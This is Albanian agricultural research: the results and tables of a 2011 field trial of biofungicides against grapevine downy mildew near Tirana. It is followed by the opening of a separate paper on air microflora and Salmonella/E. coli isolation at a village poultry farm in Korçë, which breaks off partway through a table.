Imc = Përqindja e indeksit të sëmundjes, n =numri i gjetheve /veshulëve për çdo klase, v = vlera numerike e çdo klase, N = Numri total i gjetheve/veshuleve të vlerësuar(a + b + c + d + e + f).

3.6 Metoda e vlerësimit të efikasitetit të trajtimeve

Efikasiteti i trajtimeve u llogarit duke përdorur formulën nga **Abbott's 1925** :

$$\text{Efikasitetin} \% = [(I_c - I_t) / I_c] \times 100$$

Ku: I_c = është I_{mc} -janë % në variantin pa trajtim (kontroll). I_t = është I_{mc} -ja në % në variantet me trajtim,

3.7 Analiza statistikore e të dhënave

Përpunimi i të dhënave për të gjitha mjediset e provës për variancën është bërë duke përdorur analizën e variancës (ANOVA) dhe disa faktoriale u bë duke përdorur programin statistikor **ASSISTAT (2013)**.

Krahasimet e mesatareve të indeksit të sëmundjeve (I_{mv} -ja në %) me variantin kontroll (pa trajtim) është bërë duke përdorur testin e Dunnett (Testi i rrangjeve të shumëfishtë) për të dy nivelet e probabilitetit $p = 0.05$ dhe $p = 0.01$ me programin statistikor SAS 2009.

4- Rezultatet dhe diskutimi i tyre

4.1 Të dhënat klimaterike, indeksi i sëmundjes (I_{mc}) në %, në fushën eksperimentale Bio në fermën bujqësore në Marikaj për vitin e studimit 2011.

4.1.1 Të dhënat klimaterike:

Gjatë vitit 2011 kemi një pranverë të lagësht ku niveli i reshjeve shkon deri në 85-95 mm në muajin Prill dhe 75-85 mm në muajin Maj, ndërsa në muajin Qershor deri në 10^{-le} ditëshin e dytë të muajit Korrik kemi pasur reshje që arrijnë deri në 100 mm shi dhe më pas deri në një pjekjen e rrushit kemi reshje të pakta këto të dhëna pasqyrohen në figurën Nr.2.

Siç shihet edhe nga figura Nr.2 tregon se çfaqja e njollave të para të vajit të vrugut të hardhisë (*P. Viticola*) janë datat 25 Prill dhe trajtimi i parë me biofungicide është bërë më 4 Maj 2011 më pas trajtimet kanë vazhduar çdo 8 ditë ku në total janë kryer 8 trajtime.

4.1.2 Rezultatet e mbi indeksin e sëmundjes së vrugut të hardhisë (*Plasmopara viticola* (Berc e Curt) I_{mc} në % në gjethe dhe veshul për vitin 2011

Vlerësimet për indeksin e sëmundjes së vrugut të hardhisë (*Plasmopara viticola* (Berc e Curt) I_{mc} në % në gjethe dhe në veshul u bë më 20.07.2011 ku të dhënat fillestare jepen në tabelën Nr 4.1.

Nga tabela Nr. 3 dhe grafiku Nr.1 shihet se indeksi i sëmundjes së vrugut të hardhisë (*Plasmopara viticola* (Berc e Curt) në gjethe (I_{mc}) varion nga 11 % dhe 14% përkatësisht në variantet ku trajtimet kimike janë kryer me Cuprozin fl dhe Alternim biofungicidesh dhe deri në 75 % në variantin kontroll (pa trajtim).

Në krahasim kjo me indeksin e sëmundjes së vrugut të hardhisë (*Plasmopara viticola* (Berc e Curt) në veshul ku I_{mc} -janë varion nga 7 % dhe 8.08% përkatësisht në

variantet ku trajtimet kimike janë kryer me Cuprozin fl dhe Alternim dhe deri në 60 % në variantit kontroll (pra pa trajtim).

Nga të dhënat e tabelës Nr.4 që sjell Analizën e Variancës (ANOVA) duke përdorur programin statistikor ASSISTAT (2013) për indeksin e sëmundjes (Imc-ja në %) në gjethe dhe në veshul kundër vrugut të hadhisë (*Plasmopara viticola* (Berc e Curt) për vitin 2011 në fermën Bio në fshatin Marikaj Tiranë tregon se ndërmjet trajtimeve ka ndryshime të vërtetuara statistikisht. Kjo provohet nga vlerat e “F”-ve faktike për kultivarët e cila rezultojnë të jetë më e madhe se vlera e “F”-ve teorike tabelare sipas Fisherit për të dy nivelet e vërtetësisë $P=0.05$ dhe $P=0.01$.

Nga krahasimi i “F”-ve faktike të përsëritjeve me ato tabelare rezultojnë se përsëritjet nuk japin ndryshime të vërtetuara statistikisht për të dy nivelet e vërtetësisë $P=0.05$ dhe $P=0.01$ sepse “F”-të faktike rezultojnë të jenë më të vogla se “F”-të teorike gjë që tregon se eksperimenti ynë është ngritur në kushte korrekte dhe na lejon për të vazhduar më tej analizën e të dhënave.

Ilustrimin e këtyre ndryshimeve të biofungicideve të përdorura (trajtimeve) për Indeksin e sëmundjes (Imc-ja në %) në gjethe dhe në veshul kundër vrugut të hadhisë (*Plasmopara viticola* (Berc e Curt) për vitin 2011 në fermën Bio në fshatin Marikaj Tiranë për vitin e studimit e jep dhe figura Nr.3 ku biofungicidet që kanë ndryshueshmëri dhe të vërtetuara statistikisht për nivelin e probabilitetit $P=0.05$ janë me rrathë blu dhe pikërisht biofungicidet Cuprozin fl, Algin Biovital, Muco-Sin, Frutogard dhe alternim biofungicidesh të cilët janë nën vlerën e mesatares së përgjithëshme për vlerësimin në gjethe janë në vlerën 25.5 % dhe në veshul për vlerën 19.01%.

Krahasimet e Imc-venë % mesatare me kontrollin në gjethe, duke përdorur metodën Dunnett test (me $DMV=2.76$ për $\alpha=0.05$ %) tregon praninë e ndryshimeve të vërtetuara ndërmjet varianteve të mare në studim ku variantet me të mira janë trajtimet me biofungicidet Cuprozin fl dhe varianti Alternim të cilët janë shënuar me germat a dhe ab dhe më pas vijnë biofungicidet Algin Biovital, Muco-Sin, Frutogard që janë shënuar me gërmën b (shih tabela Nr.3).

5- Përfundime dhe rekomandime

Duke u bazuar në rezultatet e paraqitura më lart në kushtet e nje bujqesi Bio të gjitha produktet e testuara kanë qënë efektive në kontrollin e *P. viticola*.

Rezultatet më të mira në kushtet e eksperimentit tonë ka qënë ai me formulimin me bazë bakri (Cuprozin fl), dhe ai me alternim (ku janë alternuar të gjitha biofungicidet në studim).

Por duke parë rezultate e produkteve natyrore si (Algin Biovital ,Muco-Sin dhe Frutogard) janë në gjëndje për të kontrolluar mirë vrugun e hardhisë (*P. Viticola*).

6- Literatura

- Abbott, W.S. 1925.** A method of computing the effectiveness of an insecticide. *Journal of Economic Entomology*, 18: 265-267.
- AGRIOS, G.N. 2005.** Plant Pathology. Fifth ed. Elsevier Academic Press, London
- ASSISTAT (2013)** - Website <http://www.assistat.com> By Francisco de A. S. e Silva DEAG-CTRN-UFC.
- COOKE, BM, (2006)** Disease assessment and yield loss. In: *The Epidemiology of Plant Diseases*.
- Commission of the European Union. 2009.** Commission Directive 2009/37/EC. *Official Journal of the European Union*, L 104: 23-27.
- DURAJ, N; Th. RUCI. 2005.** Dëmtuesit dhe sëmundjet e hardhisë. (MBUMK) 2005 faqe 54-64
- Hasani, M. 1998** “Fitopatologjia Bujqësore”, UBT, Tiranë
- KALTANI, T; ÇELO, B. 1982.** Botim i Institutit të Lartë Bujqësor faqe 292-302
- Mckinney. H. H. 1923.** A new system of grading plant diseases. *Jurnal of Agricultural Research*. 26; 195-218.
- RUCI, Th. Vrapit. H. 2011** Studimi i çfaqjes së epifitisë, për llogaritja e shpenzimeve dhe organizimi i trajtimeve në luftën kundër vrugut të hardhise. Temë diplome, 1-35
- Susuri. L. 1995** .Fitopatologjia .Prishtinë. faqe 116-122
- SAS Institute Inc. 2009.** *JMP® 8.02 Design of Experiments Guide, Second Edition*. Cary, NC

Tabela Nr.1. Të dhënat mbi fushën eksperimentale

Nr	Vendi i eksperimentit	Kultivari	Viti i mbjelljes	Distanca e mbjelljes	Tipi i kultivimit	Skema eksperimentale	Nr i bimeve/variant	Tipi i pompes	Volumi i ujit l/ Ha
1	Fshati Marikaj Bashkia Vorë Tiranë	Merlot	2005	2.5 X 1.3	Dopio gjo	Bllok i randomizuar me 4 perseritje	Tre rreshta me 15 bime	20 litra	400 lne maj dhe 800 l ne Qershor

Tabela Nr.2. Të dhënat specifike mbi biofungicidet e përdorura

BIO FUNGICIDET KUNDER VrugutteHardhise (Plasmopara viticola (Berc e Curt)					
N r	Emertimi tregetar	Lendaaktive	Tipi i formulimit	Doza e perdorimi	Efektiviteti ne dite
1	Poligliab ordolese	Solfato di rame 20%	Pluhur	600gr/100l	7-14
2	Algin Biovital	Algae extract	Leng	250gr/100l	7-10
3	Muco-Sin	Clay with Al-sulfate	Pluhur	250gr/100l	7-8
4	Frutogard	Algae extract with potassium \ Phosphomat	Leng	250gr/100l	7-10

Tabela Nr. 3. Mbi vlerësimin e Indeksit të sëmundjes (Imc-ja në %) në gjethe dhe veshul kundër vrugut të hadhisë(Plasmopara viticola (Berc e Curt)për vitin 2011 në fermen Bio në fshatin Marikaj Tiranë

Vleresimi	Variantet	Imc –ja ne %				ΣImc - jaP1+ P2+P3 +P4	Mes Imc %	Klasat sipas testit Dunnett's
		P1	P2	P3	P4			
Vleresimi ne gjethe	Cuprozin fl	9	10	10	13	42	11	a
	Algin Biovital	20	17	18	15	70	18	b
	Muco-Sin	16	17	15	19	67	17	b
	Frutogard	20	19	17	17	73	18	b
	Alternim	15	13	15	12	55	14	ab
	Kontroll	76	76	74	75	301	75	c
	Shuma	156	152	149	151	608	153	
	Mesatarja	26	25.33	24.83	25.16	101.33	25.5	
DMV =2.76150 per @=0.05 %								
Vleresimi ne Veshul	Cuprozin fl	5	7	10	6	28	7	a
	Algin Biovital	15	12	13	14	54	14	b
	Muco-Sin	11	12	10	12	45	11	b

	Frutogard	16	13	15	11	55	14	c
	Alternim	8.3	7.3	9.5	7.2	32.30	8.08	a
	Kontroll	66	56	64	55	241	60	d
	Shuma	121.3	107.3	121.5	105.2	455.3	114.08	
	Mesatarja	20.21	17.88	20.25	17.53	75.88	19.01	
	DMV =2.76150 per @=0.05 %							

Tabela Nr.4. Analiza e variancës (ANOVA) mbi vlerësimin e Indeksit të sëmundjes (Imc-ja në %) në gjethe kundër vrugut të hadhisë(*Plasmopara viticola* (Berc e Curt) për vitin 2011 në fermën Bio në fshatin Marikaj Tiranë.

Vlerësimi	Burimet e Variacionit	Shkallët e lirise	Shuma kuadratike	Mesatarjakuatratike	Vlerat e < F >		
					<F.Faktike>	< F teorike>	
						95 %	99 %
Gjethet	Trajtimet	5	12124.33	2424.867	852.4922**	2.9012	4.5556
	Perseritjet	3	4.333333	1.444444	0.507813NS	3.2873	5.4169
	Gabimi	15	42.66667	2.844444			
	Totali i variacionit	23	12171.33				
Veshull	Trajtimet	5	8331.152	1666.23	265.6817**	2.9012	4.5556
	Perseritjet	3	38.62458	12.87486	2.052907NS	3.2873	5.4169
	Gabimi	15	94.07292	6.271528			
	Totali i variacionit	23	8463.85				

****:** E vërtetuar për nivelin e probabilitetit 1%($p < 0.01$) ; *****: E vërtetuar për nivelin e probabilitetit 5% ($0.01 \leq p < 0.05$) ;**NS:** Pa vërtetuesi të probabilitetit ($p \geq 0.05$)

Figura Nr.1. Çelsi fushor i vlerësimit(SAD s) të vrugut të hadhisë (*Plasmopara viticola* (Berc e Curt) në gjethe dhe veshul.






Figura Nr.2. Të dhënat mbi kushtet klimaterike për vitin 2011 në Tiranë si dhe koha e çfaqjes së njollave të vajit dhe trajtimet kimike.



Shënim : Trajtimet janë me shigjetë me ngjyrë kafe të erret. Çfaqja e njollave të vajit me shigjetëtë çelur

Figura Nr.3. Diagrama e boksploteve (variancat, deviacioni standart dhe mesatarja e Imc-ve në %) ndaj vrugut të hadhisë (*Plasmopara viticola* (Berc e Curt) në gjethe (majtas) dhe në veshul (djathtas) për vitin 2011 në fermën Bio në fshatin Marikaj Tiranë.



Grafiku Nr.1. Paraqitja grafike e Indeksit mesatar të sëmundjes (Imc ne %) në gjethe dhe veshul e vrugut të hadhisë (*Plasmopara viticola* (Berc e Curt) për vitin 2011 në fermën Bio në fshatin Marikaj Tiranë





Foto 1. A) Njollat e vajit mbi gjethe. B) Frutifikimi gri në anën e poshtmetë gjethe. C) Dëmtimi në lulëzim dhe formimi i gërmës S. D) Dëmtimet e veshulit në pjekje



CILËSIA E AJRIT DHE IZOLIMI I ENTEROBAKTEREVE NË NJË PULARI NË FSHATIN VOSKOP, KU PULAT RRITEN NË KUSHTE NATYRALE DHE PA INJEKTIM ANTIBIOTIKËSH NË ZONËN E KORÇËS

Sulltana Ajçe, Irena Kallço
Universiteti “Fan S. Noli”, Korçë

Përmbledhje

Mikroflora e ajrit është një faktor kryesor i cilësisë së mishit dhe vezëve të pulave. Në ajër ndodhen mikroorganizma saprofite, patogjenë dhe parazitë. Meqënëse është rritur në mënyrë të konsiderueshme përdorimi i mishit të pulës, nëse ai trajtohet me antibiotikë rritet në mënyrë të vazhdueshme ngarkesa e antibiotikëve në organizmin e njeriut, duke rritur shkallën e imunitetit dhe duke e bërë organizmin rezistent atëherë kur ai në patologji specifike ka nevojë për përdorim antibiotikësh.

Në vijim të studimit të mikroflorës së ajrit në Pulari Korça (*impiant pularie*), studimi konsiston në krahasimin e mikroflorës së ajrit të një pulari fshati ku pulat ushqehen me produkte natyrale dhe nuk i injektohen antibiotikë. Rezultatet e analizave të kryera në sektorin jashtë dhe sektorin brenda treguan një numër shumë të vogël të mikroorganizmave në pularinë e fshatit, ku në sektorin jashtë gjenden 30 koloni, kurse në sektorin brenda 6 koloni. Krahasuar me impiantin e Pularisë Korça numri i kolonive në pularinë e fshatit rezultoi më i vogël. U kryen analizat dhe për izolimin e mikroorganizmave patogjene (*E. coli* dhe *Salmonella*), me metodën *përzgjedhje-rastësi* në 17 pula. Theksohet se në pularinë e fshatit Voskop pulave nuk i ishin injektuar vaksina (antibiotikë kundër *Salmonella*), kursetek impianti i pularisë Korça (pulave i ishin injektuar vaksina).

Fjalë çelës: pulari fshati, kushte natyrale, vaksina, antibiotikë, *Salmonella*, patogjenë.

Abstract

Air microflora is a major factor top quality of poultry meat and eggs. In the air, there are saprophytes microorganisms, pathogens and parasites. Because it is grown use of poultry meat, if it is treated with antibiotics, increased loads of antibiotics in the human body, increasing the degree of immunity, that makes the body resistant, when it in specific pathology it need for antibiotics. The following study for air microflora in Korca poultry (poultry plant), study consists in comparing of air microflora to a farm poultry, where the chickens are fed with natural products and not injected antibiotics (in live chickens). Results of the analyzes to village poultry respectively: in outside sector (30 colonies) and within sector (hutch sector) (6 colonies) showed a very low number microorganisms compared to poultry Korca. Analyzes were performs and for isolation of pathogen microorganisms (*E. coli*, *Salmonella*) with method selection/incidence in 17 chickens in village poultry. Note that in poultry of

Voskop village, chickens were not injected vaccine (antibiotics against Salmonella), while to poultry plant Korca (chickens were injected vaccine against Salmonella).

Key words: farm poultry, natural conditions, vaccine, antibiotic, Salmonella, pathogen.

Hyrje

Në Indonezi pulat kishin rëndësi të madhe gjatë ceremonisë së kremtimit të Hinduve. Zogu i pulës konsiderohej si kanal për shpirtrat e këqia të cilët mund të ishin të pranishëm në ceremoni. Pula (*Gallus gallus domesticus*) është një shpend shtëpiak. Pulat janë kafshët shtëpiake më të zakonshme dhe më të përhapura, pra në botë ka më shumë pula sesa ndonjë shpend tjetër. Njerëzit i mbanin pulat kryesisht si burim ushqimi, për të konsumuar mishin dhe vezët e tyre. Pula shtëpiake e ka origjinën kryesisht nga një shpend i kuq që jetonte në xhungël (*Gallus gallus*) dhe është klasifikuar shkencërisht si e njëjta specie. Pulat janë omnivorë (që hanë gjithçka). Në botën e egër, ato shpesh e kruanin dheun për të kërkuar farëra, insekte dhe kafshë më të mëdha të tilla, si: *hardhuca dhe minj*.

Për arsye të kostos relativisht të ulët, zogu i pulës është një prej mishrave të përdorura më shumë në botë. Pothuajse të gjitha pjesët e zogjve mund të përdoren si ushqim, dhe mishi i tyre mund të gatuhet me mënyra të ndryshme. Mishi i pulës dhe nënproduktet e tij bëjnë pjesë në grupin e madh të produkteve ushqimore të konsumueshme. Konsumi i tyre ka ardhur në rritje dhe kjo lidhet me: biodiversitetin shqiptar dhe traditën ekzistuese për konsumin e këtij produkti; çmimin relativisht normal me të cilin produktet e pularisë i ofrohen konsumatorit; vlerat ushqyese që ofrojnë, duke evidentuar një reduktim të lipideve që do të shkaktonin probleme të pariparueshme të sistemit kardiovaskular. Veprimi i substancave me natyrë farmaceutike, antibiotikëve, rezulton efikas sidomos në ato gjini e specie që janë të ndjeshme dhe shumë të ndjeshme ndaj veprimit të substancave antibiotike. Por, meqenëse aktualisht është rritur në mënyrë të konsiderueshme përdorimi i mishit të pulës, nëse ai trajtohet me antibiotikë rritet në mënyrë të vazhdueshme ngarkesa e antibiotikëve në organizmin e njeriut duke rritur shkallën e imunitetit dhe duke e bërë organizmin rezistent atëherë kur ai në patologji specifike ka nevojë për përdorim antibiotikësh [1], [2], [3].

U kryen analizat mikrobiologjike të ajrit në pulari fshati (Voskop), zona e Korçës, në sektorin jashtë dhe në sektorin brenda (kotec).

Krahasimi i analizave mikrobiologjike të ajrit në pularinë e fshatit me analizat mikrobiologjike të pularisë Korça (pulat të trajtuara me antibiotikë)

Izolimi i E. coli dhe Salmonellave në pjesën abdominale të pulat me metodën përzgjedhje-rastësi në pularinë e fshatit (pula të rritura në kushte natyrore dhe të patrajuara me antibiotikë)

Analizat u kryen në “Laboratorin e Sigurisë Ushqimore” të qytetit të Korçës dhe “Laboratorin Mikrobiologjik” të Universitetit “Fan S. Noli” Korçë, në impiantet e pularive të qarkut Korçë.

Materiale dhe metoda

Për analizat e mikroflorës së ajrit në sektorët e pularive u përdor metoda e sedimentimit (metoda e reshjes mikrobike). Kjo metodë bazohet në dukurinë e “reshjes” mikrobike, d.m.th në rënien e vazhdueshme të mikroorganizmave të ajrit në pjatë. Kjo metodë jep rezultate për sasinë e mikroorganizmave në ajër. Metoda e sedimentimit është e thjeshtë dhe e përshtatshme për punë praktike. Për të përcaktuar numrin e mikroorganizmave që ndodhen në ajrin e një lokali ose të një hapësire si dhe cilësinë e tyre është e domosdoshme që ata të “mbillen” (kultivohen) pjata me terren. Në pjatat me terren, **mënyra e veprimit**. Në fillim merren pjata Petri sterile. Pastaj në banjë uji, shkrihen terrenet që do të përdoren. Mbas ftohjes në 40-45°C terrenet zbrazen në pjatat e Petrit duke e hapur pak kapakun e tyre në flakën e llambës së alkoolit dhe duke i mbyllur ato menjëherë. Lëvizën me kujdes pjatat duke i rrotulluar mbi tavolinë, pastaj lihen të ftohen. Pas ftohjes ato mbështillen me letër sterile. Në sektorët ku do të bëhet përcaktimi i mikroflorës së ajrit nxirren pjatat nga letrat dhe vendosen njëra afër tjetrës. Ato vendosen në vende ku nuk ka lëvizje ose rryma ajri. Pastaj hapen pjatat dhe mbahen të hapura 20-30 min. Pas kësaj ato mbyllen, kthehen përmbys dhe inkubohen në termostat në 37°C. Më pas bëhet numërimi në 24-orëve, pas 48-orëve dhe pas 7-ditësh për myqet. Kolonitë me pjatat me terren PCA, Agar gjak, Çapek numërohen mbas 24 orëve, 48 orëve, ndërsa ato me Çapek mbas 7 ditësh sepse myket zhvillohen më me ngadalë. Numërimi i kolonive bëhet duke kthyer pjatën me fund nga sipër dhe duke e vendosur atë në një sfond të errët (flakë letre të errët). Kolonitë duken në formë pikash me madhësi dhe forma të ndryshme. Për të mënjeluar numërimin dy herë të të njëjtave koloni secila koloni e numëruar shënohet me bojë në pjesën e poshtme të fundit të pjatës. Kolonitë që numërohen konsiderohen si pasardhëse të qelizave të mikroorganizmave prandaj, sipas numrit të kolonive të rritura, mund të përcaktohet sasia e mikroorganizmave që ndodhen në ajër në kohën e mbjelljes (kultivimit). Cilësia e ajrit mund të përcaktohet në bazë të numrit të kolonive që rriten në pjatë. Kështu, për shembull, në qoftë se numri mesatar i kolonive të rritura në dy pjata me rreze 4.5-5 cm dhe me terren agar e buljon mishi të peptonizuar, të lëna në kontakt me ajrin për 20 minuta, arrin deri në 200 atëherë ajri konsiderohet i pastër, ndërsa nëqoftëse, është mbi 200, ai konsiderohet i molepsur [4], [5]. Për vlerësimin e cilësisë së mishit të pulës ka rëndësi të madhe përcaktimi i mikroflorës së ajrit dhe inspektimi i fabrikës për të studiuar ndikimin e mikroflorës së ajrit të sektorëve të ndryshëm mbi produktin që po analizohet, pra mishin e pulës [6].

U përdorën terrenet PCA për bakteret, dhe Çapek për myqet. Kurse për rezultate më efikase u përdor edhe terreni Agar gjak (gjak dashi) për mikroflorë të përgjithshme. U punua me dy paralele për secilën mostër.

Për mikroflorë patogjene përdoren terrene selektive DC. Për identifikimin e mikroorganizmave patogjenë kryhen prova biokimike në terrene selektive. Kolonitë e dyshimta për Salmonella kalohen në terren Hayn dhe Kristenzen. Për identifikim të saktë përgatiten preparate me ngjyrosje sipas Gramit dhe preparate të thjeshta dhe shikohen në mikroskop në zmadhimin 100. *Endo Agari është terren selektiv*, shërben për vënien në dukje të enterobaktereve patogjene, si: *E.coli*, *Salmonella*, *Shigella*. Në

këtë terren prezencja e sulfidit dhe e fuksinës frenojnë rritjen e baktereve gram +. Në terrenin Endo + Agar dallohen shumë mirë baktere që janë laktozë – nga ato laktozë +, kështu p.sh kolonitë e *Salmonellave* dhe të *Shigellave*, që nuk e fermentojnë laktoz (laktoz -) dallohen nga kolonitë e tyre të rritura pa ngjyrë kolonitë e *E. colit* që e fermentojnë laktozën (laktoz +), marrin ngjyrë të kuqe dhe shpesh ato paraqiten me shkëlqim metalik nga çlirimi i fuksinës dhe lidhja me sulfidin. Ky terren përdoret gjerësisht në laborator bakterologjik kryesisht për diagramë bakterologjike të *E. colit*. Terreni Endo-Agar ka pH = 7,4 ruhen në frigorifer për disa ditë ose në ambient të errët. Terreni i sapopregatitur ka ngjyrë viollecë të çelët. Këtë ngjyrë duhet të mbajë deri në përdorimin e tij. Lënia e terrenit në ambient të jashtëm me dritë nga oksidimi i sulfidit ai merr ngjyrë të kuqe të errët. Ky terren është i papërdorshëm. Në këtë terren rriten përveç *Salmonellave*, *Shigellave* dhe *Escherichia coli* edhe enterobakteret, si: *Citrobacter*, *Klepsiella*, baktere koliforme të tjerë të cilët dallohen nga koloni të kuqe të mëdha, mukoze dhe pa shkëlqim metalik.

Vlerësimi i kolonive në DC

Në këto terrene *Salmonella typhip*as një nate inkubimi rriten pa ngjyrë ose rozë të çelët dhe pas dy netësh inkubimi kolonitë bëhen pak të turbullta, shpesh me një pikë ngjyrë gri të errët në qendër. Kolonitë e *Salmonella paratyphi B* si dhe *Salmonella* të tjera rriten si kolonitë e *Salmonella typhi*, por ato pas 48 orësh dallohen nga madhësia e tyre, pika e zezë në qendër të kolonisë. Kolonitë janë më të ngritura mbi sipërfaqen e terrenit nga ato të *Salmonellave typhi*. Shigelat rriten fillimisht në koloni pa ngjyrë më vonë ato bëhen lehtësisht rozë pa pikë të zezë në qendër të kolonisë. Kjo i dallon nga *Salmonellat*. Në të dy terrenet DC dhe SS agar mund të zhvillohen dobët edhe baktere të tjerë, si: *E. coli*, *Proteus* por ato dallohen mirë sidomos kolonitë e *E. colit* të cilat janë të mëdha të turbullta, ngjyrë rozë deri në të kuqe. Edhe *Klepsiellat* rriten në koloni të mëdha mukoze, të ngritura në sipërfaqen e terrenit dhe shpeshherë të bashkuara. Mirë dallohen edhe kolonitë e rritura të *Pseudomonas aureginosa* të cilat kanë ngjyrë jeshile dhe erë karakteristike të lules së blirit.

Rezultate dhe diskutime


Analizat mikrobiologjike në pularinë e fshatit Voskop (zona e Korçës): Mikroflora e përgjithshme e ajrit të pularisë në kushte natyrale në dy sektorë: sektori jashtë (oborri), sektori brenda (kotec).

Pasqyra 2. Mikroflora e ajrit në terren Agar-gjak, PCA dhe terren Çapek për myqet në një pulari fshati, në Voskop të Korçës.

Sektorët	Paralelet	Terrenet ushqyese		
		PCA	Agar gjak	Çapek
		Koha e inkubimit	Koha e inkubimit	Koha e inkubimit

		24 orë	48 orë	24 orë	48 orë	24 orë	48 orë	7 ditë
